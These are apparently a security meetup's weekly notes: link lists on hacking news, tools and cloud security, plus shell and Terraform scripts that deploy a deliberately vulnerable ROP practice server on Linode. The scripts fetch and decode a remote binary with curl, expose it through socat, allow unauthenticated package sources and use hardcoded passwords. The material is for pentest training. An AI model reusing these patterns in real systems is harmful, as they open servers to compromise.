Modern CSS Explained For Dinosaurs An easy introduction to CSS.

[CSS Tricks](#)

A Complete Guide to Grid More information about grids.

CSS Grid Layout - Simple Guide Simple grid walkthrough.

CSS Grid Changes EVERYTHING Youtube video.

From Bootstrap to CSS Grid Existing grids are hacks.

Grid Garden Another playground for CSS.

Grid by Example Video series.

BEM Block, Element, Modifier.

Challenging CSS Best Practices Atomic CSS and Let's Define Exactly What Atomic CSS is

Malware C2

See Intro: Malware C2 with Amazon Web Services.

11.5 2018-02-10 Links, memory issues, and WAF

11.5.1 Links and updates this week

Links around the web

Tech

1. [KPTI/KAISER Meltdown Initial Performance Regressions](#) - “expecting the cloud systems at my employer (Netflix) to experience between 0.1% and 6% overhead with KPTI due to our syscall rates, and I’m expecting we’ll take that down to less than 2% with tuning”
2. [Hackers hijack Nintendo Switch, show Linux loaded on console](#)
3. [From July on, Chrome will brand plain old HTTP as “Not secure”](#)
4. [Intel releases new Spectre microcode update for Skylake; other chips remain in beta](#)
5. [Inside Yubikey Neo](#)
6. [Android platform versions](#) - latest Android (8 Oreo) only has 1.1%, next latest (7 Nougat) has 28.5%
7. [Transferring mimikatz over x509 extensions during TLS negotiation](#)
8. [Stealing CSRF tokens with CSS injection \(without iFrames\)](#)
9. [How to Mitigate the Threat Cryptocurrency Mining Poses to Enterprise Security](#)
10. [12 best practices for user account, authorization and password management](#)
11. [The need for speed: Google dedicates engineering team to accelerate development of WordPress ecosystem and Performance IS User eXperience](#)
12. [The 12 Do’s and Don’ts of Web Design](#)
13. [“Starting with Chrome 66 \(April 17, 2018\), Chrome will remove trust in Symantec-issued certificates issued prior to June 1, 2016](#)

Tools

1. [Introducing Red Baron - Automate the Creation of Resilient, Disposable, Secure, and Agile Infrastructure for Red Teams and Quick Tutorial](#)
2. [8 World-Class Software Companies That Use Python](#)
3. [3snake - dump sshd and sudo credential related strings](#)

4. [Bounty Monitor](#)
5. [Weaponization of Nessus Plugins](#)
6. [govmomi](#) - A Go library for interacting with VMware vSphere APIs (ESXi and/or vCenter)
7. [RustBelt: securing the foundations of the rust programming language](#) - “In this paper, we give the first formal (and machine-checked) safety proof for a language representing a realistic subset of Rust.”
8. [Writing eBPF tracing tools in Rust](#)

Study links

1. [Site Reliability Engineering](#) - Google’s SRE team explain how their engagement with the entire software life-cycle has enabled Google to build, deploy, monitor, and maintain some of the largest software systems in the world
2. [The Kubernetes Effect](#)
3. [It’s Hard To Change The Keys To The Internet And It Involves Destroying HSM’s](#)
4. [Modern CSS Explained For Dinosaurs](#)
5. [Research papers and Youtube videos from BlueHat Israel 2018](#)
6. [Exploiting modern microarchitectures: Meltdown, Spectre, and other attacks](#)
7. [Migrating to Python 3 with pleasure](#)
8. [MIT 6.S099: Artificial General Intelligence](#)

Privacy links

1. [PinMe: Tracking a Smartphone User around the World](#)
2. [Finding Your Voice : Forget About Siri and Alexa - When It Comes to Voice Identification, the “NSA Reigns Supreme”](#)
3. [A Sleeping Alexa Can Listen for More Than Just Her Name](#)

Cultural/Legal/Political

1. [Man sues T-Mobile for allegedly failing to stop hackers from draining his cryptocurrency account](#)
2. [Exclusive: U.S. consumer protection official puts Equifax probe on ice - sources](#)
3. [Center for Humane Technology](#) - Reversing the digital attention crisis and realigning technology with humanity’s best interests.
4. [Fitness Tracker Data Highlights Sprawling U.S. Military Footprint in Africa](#)
5. [Journalism schools still behind on cybersecurity training, new survey finds](#)

Hacking links

1. [That mega-vulnerability Cisco dropped is now under exploit - follow-up to last week’s link](#)
2. [WordPress Update Breaks Automatic Update Feature - Apply Manual Update](#)

3. LibreOffice Remote Arbitrary File Disclosure Vulnerability
4. New Point-of-Sale Malware Steals Credit Card Data via DNS Queries
5. The Equifax hack could be worse than we thought
6. Hackers Can Now Steal Data Even From Faraday Cage Air-Gapped Computers
7. Water Utility in Europe Hit by Cryptocurrency Malware Mining Attack and Ransom Where? Malicious Cryptocurrency Miners Takeover, Generating Millions
8. Shopify account takeover via race condition
9. Taking over Facebook accounts using Free Basics partner portal
10. Cloud Security Risks (P2): CSV Injection in AWS CloudTrail
11. Subverting your server through its BMC: the HPE iLO4 case
12. CVE-2015-5346 Vulnerability Report - Apache Tomcat
13. Joomla! 3.8.3: Privilege Escalation via SQL Injection
14. Local File Disclosure in Marked2
15. Operation PZChao: a possible return of the Iron Tiger APT and Cyber Espionae Group Targets Asian Countries With Bitcoin Mining Malware
16. Key iPhone Source Code Gets Posted Online in 'Biggest Leak in History', Apple intern reportedly leaked iPhone source code, and How a Low-Level Apple Employee Leaked Some of the iPhone's Most Sensitive Code
17. Samsung and Roku Smart TVs Vulnerable to Hacking, Consumer Reports Finds
18. Tech-support scammers have a new trick to send Chrome users into a panic
19. Hotspot Shield CVE-2018-6460, Sensitive Information Disclosure with XSSi & DNS Rebinding
20. Flash 0-Day In The Wild: Group 123 At The Controls
21. Joomla! 3.8.3: Privilege Escalation via SQL Injection
22. Robin Hood vs Cisco ASA Anyconnect
23. Watch Out! New Cryptocurrency-Mining Android Malware is Spreading Rapidly
24. Grammarly: auth tokens are accessible to all websites
25. How to DoS 29% of the World Wide Websites - CVE-2018-6389 and Unpatched DoS Flaw Could Help Anyone Take Down WordPress Websites
26. NSA Exploits Ported to Work on All Windows Versions Released Since Windows 2000 and MS17-010 Eternal-Synergy / EternalRomance / EternalChampion aux+exploit modules
27. Early Warning: ADB.Miner A Mining Botnet Utilizing Android ADB Is Now Rapidly Spreading and In just 24 hours, 5,000 Android devices are conscripted into mining botnet
28. Mess with the best die like the rest mode by Volodymyr Pikjur - PS4 attack

11.5.2 Exploits this week

Memory un-safety with C

See the C program in Memory Safety in Rust: A Case Study with C.

WAF

See *WAF Evasion*.

11.6 2018-02-03 Links and more ROP

11.6.1 Links and updates this week

Links around the web

Cloud links

1. [Chronicle: A Meteor Aimed At Planet Threat Intel?](#)
2. [Some Basic Rules for Securing Your IoT Stuff](#)

Zero Trust Network

1. [What is Zero Trust? A model for more effective security](#)

Tech

1. [RFC 8314 - Cleartext Considered Obsolete: Use of Transport Layer Security \(TLS\) for Email Submission and Access](#)
2. [Microsoft Issues Windows Out-of-Band Update That Disables Spectre Mitigations](#)
3. [Windows Defender to start removing “optimizer” scareware](#)
4. [You’ll finally be able to approve family purchases with Face ID in iOS update](#)
5. [Maersk Reinstalled 45,000 PCs and 4,000 Servers to Recover From NotPetya Attack](#)
6. [The Follower Factory - Inside social media’s black market](#)
7. [Password Do’s and Don’ts](#)
8. [NoPassword](#)

Tools

1. [Google Cloud Shell for gmail users](#)
2. [Dr. Mine](#) - a node script written to aid automatic detection of in-browser cryptojacking
3. [Sickle](#) - a shellcode development tool, created to speed up the various steps needed to create functioning shell-code
4. [Here are some amazing advantages of Go that you don’t hear much about](#)
5. [LinuxBoot](#)
6. [On undoing, fixing, or removing commits in git](#)
7. [phpbash](#)

8. [DNSCrypt-Proxy 2](#) - A flexible DNS proxy, with support for modern encrypted DNS protocols such as DNSCrypt v2 and DNS-over-HTTP/2
9. [MoviePy](#) - Python library for video editing
10. [ConnectBot](#)

Study links

1. [DNS study links: Definition - Domains vs. Zones, Understanding the Difference Between a Primary and Secondary DNS Server, Recursive and Iterative Queries, What Is Authoritative Name Server?, and Authoritative vs. Recursive DNS Servers: What's The Difference?](#)
2. [Web Application Firewall \(WAF\) Evasion Techniques](#)
3. [Memory Safety in Rust: A Case Study with C](#)
4. [Lateral Movement with PowerPoint and DCOM](#)
5. [Professionally Evil Web App Pen Testing 101 Course](#)
6. [ASIS CTF 2017 Finals Write Up](#)
7. [Four Ways to Bypass Android SSL Verification and Certificate Pinning](#)
8. [Exploiting VyprVPN for macOS](#)
9. [Hack The Box :: Penetration Testing Labs](#)
10. [Smash The Stack Wargaming Network](#)
11. [Writing complex macros in Rust: Reverse Polish Notation](#)
12. [iOS 11 Jailbreak](#)
13. [Predicting Random Numbers in Ethereum Smart Contracts](#)
14. [ESET'S GUIDE TO DEOBFUSCATING AND DEVIRTUALIZING FINFISHER](#)
15. [The Known Beacons Attack \(34th Chaos Communication Congress\)](#)
16. [How we found the identity of military personnel using Strava](#)
17. [Vulnserver - my KSTET exploit \(delivering the final stage shellcode through the active server socket\)](#)
18. [DCShadow explained: A technical deep dive into the latest AD attack technique](#)

Privacy links

1. [Online tracking: A 1-million-site measurement and analysis](#) - We measure stateful (cookie-based) and stateless (fingerprinting-based) tracking, the effect of browser privacy tools, and “cookie syncing”
2. [Google and Facebook are watching our every move online. It's time to make them stop](#) - 76 percent of websites now contain hidden Google trackers, and 24 percent have hidden Facebook trackers, according to one study
3. [Here's how Google Chrome's new ad blocker works](#) - ... like to see Google give their users the power to enable the blocklist on a per-website basis themselves. Users who want this level of granular control still have to install a third-party ad blocking extension.
4. [With ePrivacy looming, German publishers scramble to get users logged in](#)
5. [Privacy is Mainstream: 24% of Us Now Take Significant Actions to Protect Our Privacy](#)
6. [Exclusive: ICE is about to start tracking license plates across the US](#)

7. [When A Small Leak Sinks A Great Ship: Deanonymizing Tor Hidden Service Users Through Bitcoin Transactions Analysis](#)
8. [Thanks to “consent” buried deep in sales agreements, car manufacturers are tracking tens of millions of US cars, OnStar Begins Spying On Customers’ GPS Location For Profit?, Big Brother on wheels: Why your car company may know more about you than your spouse, The Loss of Locational Privacy While Traveling in your Automobile](#)
9. [Firefox 59 will stop websites snooping on where you’ve just been](#)

Cultural/Legal/Political

1. [Judge should order governor to stop using ephemeral messaging app, lawyers say](#)
2. [Threat or menace? “Autosploit” tool sparks fears of empowered “script kiddies”](#)
3. [Report : Intel Warned Chinese Companies Of Chip Flaws Before U.S. Government](#)
4. [Huawei loses another carrier deal as spying fears impede its US growth](#)
5. [Tech firms let Russia probe software widely used by U.S. government](#)
6. [U.K. Court Finds Government’s Surveillance Powers Unlawful](#)

Hacking links

1. [execve_exploit - slides and full exploit for execve\(\) vulnerability in WSL, CVE-2018-0743](#)
2. [Microsoft Anti Ransomware bypass \(not a vulnerability for Microsoft\)](#)
3. [Meltdown/Specter-based Malware Coming Soon to Devices Near You, Are You Ready? - It has been few weeks since the details of the Spectre, and Meltdown processor vulnerabilities came out in public and researchers have discovered more than 130 malware samples trying to exploit these chip flaws ...](#)
4. [Flash 0 Day In The Wild: Group 123 At The Controls](#)
5. [Scarab ransomware: new variant changes tactics](#)
6. [Cryptocurrency botnets are rendering some companies unable to operate, Smominru Monero mining botnet making millions for operators, and Cryptomining: Harmless Nuisance or Disruptive Threat?](#)
7. [More than 2,000 WordPress websites are infected with a keylogger](#)
8. [High-severity vulnerability in Lenovo laptops let hackers access passwords](#)
9. [Exploiting Electron RCE in Exodus wallet and Electron’s bug, ShellExecute to blame?](#)
10. [How a malicious seed generation website stole \\$4 million \(follow-up to Two new cryptocurrency heists make off with over \\$400M worth of blockchange](#)
11. [Critical Oracle Micros POS Flaw Affects Over 300,000 Payment Systems](#)
12. [Update Your Firefox Browser to Fix a Critical Remotely Exploitable Flaw](#)
13. [Cisco Adaptive Security Appliance Remote Code Execution and Denial of Service Vulnerability](#)
14. [I think I found a Mac kernel bug?](#)
15. [Internet of Dildos: A Long Way to a Vibrant Future – From IoT to IoD](#)
16. [Registered at SSA.GOV? Good for You, But Keep Your Guard Up](#)

11.6.2 Exploits this week

Running the ROP exploit in the cloud

Recommendation from a pentest manager/recruiter

When asked about one skill a pentest should have now, a pentest manager/recruiter attending the [OWASP AppSec California 2018](#) conference indicated AWS infrastructure setup skills. Customers are moving to AWS and pentesters can distinguish themselves by having those skills. Azure (Office 365) is being used to a lesser extent. (Side note - IPv6 makes network scans very much less useful.)

In response to this we look at creating the ROP example in the cloud. Since AWS is being covered by another presenter, plus the fact that the author has a free Google Compute Engine VM and \$50 credit to burn at Linode, the ROP example uses GCE and Linode.

The [ROP Example](#) writeup shows how to test the ROP overflow on your local Kali instance or in Google Compute Engine. Here we go one step further to run the ROP example at Linode using either the Linode CLI or Terraform (discussed last week as an example of Infrastructure as Code). Both make it relatively easy to create-then-destroy a ROP overflow test at Linode.

The goal is to get meetup attendees to practice using Infrastructure as Code and GitHub/Bitbucket, leading to the ability to set up pentest environments in the cloud.

So Amazon's AWS is the most widely used cloud provider with many using Azure and Google. But realize that there are many providers and there are real differences between their VMs. For example, the cheapest VMs are from smaller providers (Linode and Digital Ocean), but their VMs incur charges even when not running, whereas that's not true for Google App Engine or AWS EC2, where you pay only for disk storage for non-running VMs. That's great for VMs that you really don't want to delete. Note that GCE features live migration, whereas many other providers require a reboot for hardware maintenance. In general larger providers have more services and job opportunities.

It is important to learn tools to configure & monitor cloud services across providers, like Terraform or tools like Puppet.

Using the Linode CLI

Here is the Linode CLI installation on Kali Linux/Debian testing.

```
# Install Linode CLI (Kali is currently buster - but this will change later)
if [[ "$(lsb_release -cs)" == "kali-rolling" ]]; then
    sudo bash -c 'echo "deb [allow-insecure=yes allow-downgrade-to-insecure=yes] https://
↪apt.linode.com/ buster main" > /etc/apt/sources.list.d/linode.list'
else
    sudo bash -c 'echo "deb [allow-insecure=yes allow-downgrade-to-insecure=yes] http://
↪apt.linode.com/ $(lsb_release -cs) main" > /etc/apt/sources.list.d/linode.list'
fi
wget -O- https://apt.linode.com/linode.gpg | sudo apt-key add -
sudo apt-get update
sudo apt-get install linode-cli --allow-unauthenticated -y

# Set up an API key unique to this host
linode configure
# Linode Manager user name
# Linode Manager password for user
# Default distribution
# Default datacenter
# Default plan
```

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```
# Path to an SSH public key
# Config written to $HOME/.linodecli/config including api-key
```

Next create a Linode StackScript for VM post-install configuration. The post-install script adds the required 32-bit libraries & apps, then sets up the ROP example to automatically start after reboot:

```
# Locally create the post-install script
STACKSCRIPT=rop-example-setup.sh
cat > $STACKSCRIPT <<'EOF'
#!/usr/bin/env bash

# Add required packages
dpkg --add-architecture i386
apt update
apt install socat -y
apt install lib32z1 lib32ncurses5 -y
apt install binutils -y

# Create the ROP executable
mkdir -p /var/local/bin
cd /var/local/bin
curl -o file https://sbwasp.github.io/_downloads/file
cat file | base64 -d > prog
rm file
chmod +x prog

# Use crontab to schedule the ROP executable after reboot
echo '@reboot sudo -u nobody nohup socat tcp4-listen:8080,reuseaddr,fork exec:/var/
↵local/bin/prog > /tmp/nohup_8080' | crontab -

# Upgrade all packages before a reboot
apt upgrade -y
reboot
EOF

chmod +x $STACKSCRIPT

# Create the post-install script at Linode
linode stackscript create \
  --label rop-example-setup \
  --distribution 'Debian 9' \
  --codefile ./ $STACKSCRIPT \
  --description 'Update to latest packages + start ROP program at boot'
```

Now the VM can be provisioned using the post-install script:

```
# Create VM
VM=rop-example
PASSWORD=pentest-meetup
SSHKEY=~/.ssh/id_linode
SSHPUBKEY=${SSHKEY}.pub
SCRIPTNAME=${STACKSCRIPT%.sh}
linode linode create \
  --label $VM \
  --distribution 'Debian 9' \
  --plan linode1024 \
```

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```

--password "$PASSWORD" \
--group 'SBWASP' \
--pubkey-file "$SSHPUBKEY" \
--stackscript "$SCRIPTNAME" \
--stackscriptjson '{ }'

# Get the server's IP address
linode list
linode show $VM
IP=$(linode show $VM | grep ips | sed 's/^.*: *//;s/ *$//')

# Wait a bit - install complete when ROP listening on port 8080
ssh -i $SSHKEY root@$IP
ss -tnlp # port 8080 should be listening
exit

```

Now play with the server:

```

echo 1 - | socat - tcp4:$IP:8080
echo "57\nHello there" - | socat - tcp4:$IP:8080

```

When done with the machine, destroy it:

```

linode stop $VM
linode delete $VM

```

Using Terraform and Linode

Here is the setup required to follow Using Terraform to Provision Linode Environments on Kali Linux/Debian testing:

```

# Install golang >= 1.9
sudo apt install git -y
mkdir -p ~/go/{bin,src,pkg}

# For Debian testing/Kali - built-in go is >= 1.9
sudo apt install golang -y
cat >> ~/.profile <<'EOF'
export PATH=$PATH:$HOME/go/bin
export GOPATH="$HOME/go"
export GOBIN="$GOPATH/bin"
EOF

# For Debian 9 need to follow https://tecadmin.net/install-go-on-debian/
wget https://dl.google.com/go/go1.9.3.linux-amd64.tar.gz
tar -zxvf go1.9.3.linux-amd64.tar.gz -C /usr/local/
cat >> ~/.profile <<'EOF'
export PATH=$PATH:/usr/local/go/bin
export PATH=$PATH:$HOME/go/bin
export GOPATH="$HOME/go"
export GOBIN="$GOPATH/bin"
EOF

# After either go install either logout/login or source .profile
source ~/.profile

```

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```
# Install Terraform and Linode provider
go get github.com/hashicorp/terraform
go get github.com/LinodeContent/terraform-provider-linode
cd $GOPATH/src/github.com/LinodeContent/terraform-provider-linode/bin/terraform-
  ↳ provider-linode
go build -o terraform-provider-linode
mv $GOPATH/src/github.com/LinodeContent/terraform-provider-linode/bin/terraform-
  ↳ provider-linode/terraform-provider-linode $GOPATH/bin
mv $GOPATH/src/github.com/LinodeContent/terraform-provider-linode/linode-template.tf
  ↳ $GOPATH/bin
```

Repeat creating the post-install script:

```
# Put the Terraform Linode configuration in ~/linode
mkdir -p ~/linode
cd ~/linode
STACKSCRIPT=rop-example-setup.sh
cat > $STACKSCRIPT <<'EOF'
#!/usr/bin/env bash

# Add required packages
dpkg --add-architecture i386
apt update
apt install socat -y
apt install lib32z1 lib32ncurses5 -y
apt install binutils -y

# Create the ROP executable
mkdir -p /var/local/bin
cd /var/local/bin
curl -o file https://sbwasp.github.io/_downloads/file
cat file | base64 -d > prog
rm file
chmod +x prog

# Use crontab to schedule the ROP executable after reboot
echo '@reboot sudo -u nobody nohup socat tcp4-listen:8080,reuseaddr,fork exec:/var/
  ↳ local/bin/prog > /tmp/nohup_8080' | crontab -

# Upgrade all packages before a reboot
apt upgrade -y
reboot
EOF
chmod +x $STACKSCRIPT
```

Create the Terraform configuration file needed to create the vulnerable Debian 9 server. Note that

```
# Create Terraform config file
cp $GOPATH/bin/linode-template.tf linode-template.tf # ignore this file
cat > linode-template.tf <<'EOF'
variable "api_key" { }
variable "root_password" { }
variable "ssh_pub_key" {
  default = "YOUR_SSH_PUB_KEY"
}
```

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```

provider "linode" {
  key = "${var.api_key}"
}

resource "linode_linode" "linode-rop-example" {
  image = "Debian 9"
  kernel = "Latest 64 bit"
  name = "rop-example"
  group = "SBWASP"
  region = "Fremont, CA, USA"
  size = 1024
  ssh_key = "${var.ssh_pub_key}"
  root_password = "${var.root_password}"

  connection {
    type = "ssh"
    user = "root"
    password = "${var.root_password}"
  }

  provisioner "file" {
    source = "./rop-example-setup.sh"
    destination = "/root/rop-example-setup.sh"
  }

  provisioner "remote-exec" {
    inline = [
      "chmod 750 /root/rop-example-setup.sh",
      "/root/rop-example-setup.sh",
    ]
  }
}
EOF

# Create Terraform variables file
cat > terraform.tfvars <<'EOF'
api_key="YOUR_API_KEY"
ssh_pub_key="YOUR_SSH_PUB_KEY"
root_password="sbwasp-meetup"
EOF
chmod 640 terraform.tfvars

```

Now the VM can be provisioned using Terraform:

```

# Start the VM creation
cd ~/linode
terraform init
terraform plan
terraform apply --var-file terraform.tfvars

# Wait until can ssh and see port 8080 listening
linode list
VM=rop-example
linode show rop-example
IP=$(linode show $VM | grep ips | sed 's/^.*: *//;s/ *$//')

ssh -i ~/.ssh/id_linode root@$IP

```

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```
ss -tnlp
exit
```

Now that port 8080 is listening, the vulnerable server can be attacked:

```
echo "57\nhello" | socat - tcp4:$IP:8080
```

When done use Terraform to destroy the environment:

```
terraform destroy
```

ROP example

See *ROP Example* (and *Endianness* notes).

11.7 2018-01-27 Links and ROP

11.7.1 Links and updates this week

Links around the web

Cloud links

1. [Google chronicle - Security Infrastructure on a new scale, Graduation Day: Introducing Chronicle, and Give Good the Advantage](#)
2. [Terraforming IPassword](#)
 IPassword servers will be down for the next few hours. We are recreating our entire environment to replace AWS CloudFormation with @HashiCorp Terraform. It is like creating a brand new universe, from scratch.
[AWS CloudFormation - Model and provision all your cloud infrastructure resources](#)
[Terraform, Terraform Providers,](#)
[Datadog and pagerduty](#)
[Why we use Terraform and not Chef, Puppet, Ansible, SaltStack, or CloudFormation, part of A Comprehensive Guide to Terraform](#)
3. [Cloud computing: Now hospitals can keep confidential patient records in the public cloud and NHS and social care data: off-shoring and the use of public cloud services guidance](#)
4. [Building Blocks of Amazon ECS](#)

Zero Trust Network

1. [BeyondCorp: How Google Ditched VPNs for Remote Employee Access](#)
 Google's approach involves comprehensive inventory management, one that keeps track of who owns which machine in the network.
 The network itself is unprivileged. For identity management, the company uses security keys, which are much harder to forge than passwords and are tied to the individual users themselves. Each work device has a certificate

issued by Google. Encryption across the network is done through TLS (transport layer security), which is terminated at the access proxy.

All the corporate resources are behind this uber-reverse proxy. Based on a decision provided by its “trust engine,” the proxy makes the decision of whether or not to provide access to the desired application. If permissions are in place, according to the tiered trust model, it forwards the requests to the application, along with the security credentials. The applications themselves are routinely checked for breaches by vulnerability scanners.

Amazingly, Google was able to shift all of its employees, including remotes ones, over to this new model, with minimal disruption, Saltonstall said.

Tech

1. 2017 Norton Cyber Security Insights Report Global Results

consumers who were a victims of cybercrime globally lost \$172 billion – an average of \$142 per victim – and nearly 24 hours globally (or almost three full work days) dealing with the aftermath.

2. Risks of Trusting the Physics of Sensors

3. Some Basic Rules for Securing Your IoT Stuff and Securing Your “Internet of Things” Devices

4. Password Do’s and Don’ts

5. Top Bug Hunters Make 2.7 Times More Money Than an Average Software Engineer

6. The Death of Microservice Madness in 2018

Tools

1. Ransomware as a Service

2. Honey Buckets - Find out who is snooping through your Amazon S3 buckets

3. Data Science at the Command Line

4. HTTPie: a CLI, cURL-like tool for humans

5. Are the BSDs dying? Some security researchers think so

6. Why is Rust difficult?

7. Puppeteer – Headless Chrome in a Container

8. Automating VMware RPC Request Sniffing

9. Nessus => Maltego and Maltego CE

10. Microsoft’s PowerShell Core Offers Cross-Platform Automation

11. Sleepy Puppy

12. How To Run Your Own Mail Server

Study links

1. CNIT 127: Exploit Development

2. Stack Based Buffer Overflows on x64 (Windows)

3. Unpacking Pykspa Malware With Python and IDA Pro - Subscriber Request Part 1

4. [How to Hack a Turned-off Computer, or Running Unsigned Code in Intel ME](#)
5. [How to build your own AlphaZero AI using Python and Keras](#)
6. [The revolutionary ideas of Thomas Kuhn](#)
7. [How to Study: A Brief Guide](#)
8. [Painless intro to the Linux userland heap and Linux Heap Exploitation Intro Series](#)
9. [Reverse Engineering A Mysterious UDP Stream in My Hotel](#)
10. [Surprising CTF task solution using php://filter](#)
11. [\[Kernel Exploitation\] 2: Payloads](#)
12. [Unpacking GandCrab Ransomware](#)
13. [Pentesting AWS Lambda Functions](#)
14. [How your ethereum can be stolen through DNS rebinding](#)
15. [SAP Penetration testing](#)
16. [Surprising CTF task solution using php://filter and Cool Storage Service \(Web, 357p, 7 solved\)](#)

Privacy links

1. [Want to see all data Windows 10 sends Microsoft? There's an app for that](#)
2. [Tinder's Lack of Encryption Lets Strangers Spy on Your Swipes](#)
3. [A OnePlus app is supposedly collecting user data without consent. Again.](#)
4. [Nearly Half of the Norway Population Exposed in HealthCare Data Breach](#)
5. [Never accept an MDM policy on your personal phone](#)
6. [Former employees say Lyft staffers spied on passengers](#)
7. [List of Third Parties \(other than PayPal Customers\) with Whom Personal Information May be Shared](#)
8. [Android Users: To Avoid Malware, Try the F-Droid App Store and New Collaborations on Exposing Tracking](#)

Cultural/Legal/Political

1. [IBM Selectric Bug](#)
2. [Corporate cultural issues hold back secure software development](#)

... 58 percent of respondents cite existing culture and lack of skills as hurdles to being able to embed security within processes.

... only 24 percent strongly agree that their organization's culture and practices support collaboration across development, operations and security. On top of cultural limitations, less than a quarter of respondents strongly agree that senior management understands the importance of not sacrificing security for time-to-market success.

The top 34 percent of respondents are organizations that have been able to fully integrate security into the software development lifecycle, the report calls these 'Software Security Masters'.
3. [Security Breaches Don't Affect Stock Price](#)
4. [Reskilling Revolution Needed for the Millions of Jobs at Risk Due to Technological Disruption](#)
5. [Here's How Scammers Are Using Fake News To Screw With Bitcoin Investors - pump-and-dump](#)

6. ‘Terrifying’: How a single line of computer code put thousands of innocent Turks in jail

Hacking links

1. Dutch intelligence first to alert U.S. about Russian hack of Democratic Party
2. Here’s why the epidemic of malicious ads grew so much worse last year and from the original article Uncovering 2017’s Largest Malvertising Operation:

The Zirconium group successfully created and operated 28 fake ad agencies to distribute malvertising campaigns through 2017, buying an estimate of 1 billion ad views throughout the year, and reaching 62% of ad-monetized websites on a weekly basis.
3. Vulnerable industrial controls directly connected to Internet? Why not?
4. Two new cryptocurrency heists make off with over \$400M worth of blockchange
5. Now even YouTube serves ads with CPU-draining cryptocurrency miners
6. How Hackers are Hiding Content & Links via PNG Files
7. Your Candy Wrappers are Listening
8. OnePlus got pwned, exposed up to 40,000 users to credit card fraud
9. New Chrome and Firefox extensions block their removal to hijack browsers
10. British 15-year-old gained access to intelligence operations in Afghanistan and Iran by pretending to be head of CIA, court hears
11. NetBSD kernel wscons IOCTL vulnerable bug class
12. 7-Zip: Multiple Memory Corruptions via RAR and ZIP
13. HackSysTeam Windows Kernel Vulnerable Driver: Type Confusion Vulnerability Exploitation
14. Leveraging Cloudflare’s Authenticated Origin Pulls For Pentesting

11.7.2 Exploits this week

CPU Speculative Execution Attacks: Meltdown and Spectre

Responses to Meltdown and Spectre

1. Intel Has a Big Problem. It Needs to Act Like It

Patches and patch problems

1. A Deep Dive Analysis of Microsoft’s Kernel Virtual Address Shadow Feature
2. Dell Advising All Customers To Not Install Spectre BIOS Updates
3. Spectre flaw: Dell and HP pull Intel’s buggy patch, new BIOS updates coming
4. The new microcode from Intel and AMD adds three new features
5. Re: [RFC 09/10] x86/enter: Create macros to restrict/unrestrict Indirect Branch Speculation

The whole IBRS_ALL feature to me very clearly says “Intel is not serious about this, we’ll have a ugly hack that will be so expensive that we don’t want to enable it by default, because that would look bad in benchmarks”.

So somebody isn't telling the truth here. Somebody is pushing complete garbage for unclear reasons. Sorry for having to point that out.

As it is, the patches are COMPLETE AND UTTER GARBAGE.

They do literally insane things. They do things that do not make sense. That makes all your arguments questionable and suspicious. The patches do things that are not sane.

WHAT THE F*CK IS GOING ON?

And that's actually ignoring the much `_worse_` issue, namely that the whole hardware interface is literally mis-designed by morons.

6. [Root Cause of Reboot Issue Identified; Updated Guidance for Customers and Partners](#)
7. [Red Hat Will Revert Spectre Patches After Receiving Reports of Boot Issues](#) and [What CPU microcode is available via the `microcode_ctl` package to mitigate CVE-2017-5715 \(variant 2\)?](#)

ROP example

See *ROP Example* (and *Endianness* notes).

11.8 2018-01-20 Links and yet more Meltdown/Spectre

11.8.1 Links and updates this week

Links around the web

Zero Trust networks

1. [‘Zero Trust’: The Way Forward in Cybersecurity](#)
2. [BeyondCorp - A new approach to enterprise security](#) and [Cloud Identity-Aware Proxy - Use identity to guard access for applications deployed on GCP \(free of charge\)](#)

High-level Components of BeyondCorp - Single sign-on, access proxy, access control engine, user inventory, device inventory, security policy, trust repository

BeyondCorp Principles

Connecting from a particular network must not determine which services you can access.

Access to services is granted based on what we know about you and your device.

All access to services must be authenticated, authorized and encrypted.
3. [Introducing Cloudflare Access: Like BeyondCorp, But You Don't Have To Be A Google Employee To Use It \(\\$3/seat/month\)](#), [Cloudflare Access](#), and [Cloudflare Access - Secure Application Access Without a VPN](#)

Cloud links

1. [Fleet management at scale - How Google manages a quarter million computers securely and efficiently](#)

Basic vanilla image; Standalone [Puppet](#) (macOS, Windows, Linux); Mac images via AutoDMG & DFS (15 minutes imaging time; Windows images via Glazier; Linux images via PXE netboot over HTTPS; ...
2. [Who's using 2FA? Sweet FA. Less than 10% of Gmail users enable two-factor authentication](#)

3. [Mozilla Security Blog - Secure Contexts Everywhere - Requiring secure contexts for all new features ... and Features restricted to secure contexts](#)

Tech

1. [Google moves to Debian for in-house Linux desktop](#)
2. [The hidden costs of serverless](#)
3. [It is *not* possible to detect and block Chrome headless](#)
4. [Browser as Botnet, or the Coming War on Your Web Browser](#)
5. [What Really Happened with Vista: An Insider's Retrospective](#)

Tools

1. [Censys subdomain finder](#)
2. [bootrino - Run-From-RAM operating system](#)
3. [OSINT : Chasing Malware + C&C Servers](#)
4. [YubiKey for SSH, Login, 2FA, GPG and Git Signing and Using a Yubikey for GPG and SSH](#)
5. [SOPS: Secrets OPerationS - an editor of encrypted files that supports YAML, JSON and BINARY formats and encrypts with AWS KMS, GCP KMS and PGP](#)
6. [ShodanVulncheck - bash script to enumerate vulnerabilities on specific year through Shodan API](#)
7. [Announcing Go Support for AWS Lambda and Speed and Stability: Why Go is a Great Fit for Lambda](#)
8. [Pown Proxy - Open-source CLI Proxy with Rich UI support](#)
9. [bettercap and bettercap-ng](#)
10. [Golang for pentests : Hershell](#)
11. [Rust and QML: a timely example](#)
12. [Oxidizing Source Maps with Rust and WebAssembly](#)
13. [Building Cross-Lingual End-to-End Product Search with Tensorflow](#)

Study links

1. [Adversarial Tactics, Techniques & Common Knowledge](#)
2. [Google IT Support Professional Certificate - The launchpad to a career in IT. This program is designed to take beginner learners to job readiness in eight to 12 months.](#)
3. [Google starts certificate program to fill empty IT jobs](#)
4. [Most Important Penetration Testing commands Cheat Sheet for Linux Machine](#)
5. [How "Exit Traps" Can Make Your Bash Scripts Way More Robust And Reliable](#)
6. [How to: Avoid Phishing Attacks](#)
7. [SYN packet handling in the wild](#)
8. [How to secure your website with Nginx and let's encrypt?](#)

9. [Linux Heap Exploitation Intro Series – \(BONUS\) printf might be leaking!](#)
10. [Linux Fu: Custom Bash Command Completion](#)
11. [Dos and Don'ts of Client Authentication on the Web](#)

Privacy links

1. [Crooked Style Sheets](#)
2. [Amazon won't say if it hands your Echo data to the government](#)
3. [Facebook, You Needy Sonofabitch](#)
4. [Google, You Creepy Sonofabitch](#)

Hacking links

1. [Technical details of a Pixel remote exploit chain](#)
2. [The injected coinhive iframe - a quick look](#)
3. [Analyzing the TRITON industrial malware](#)
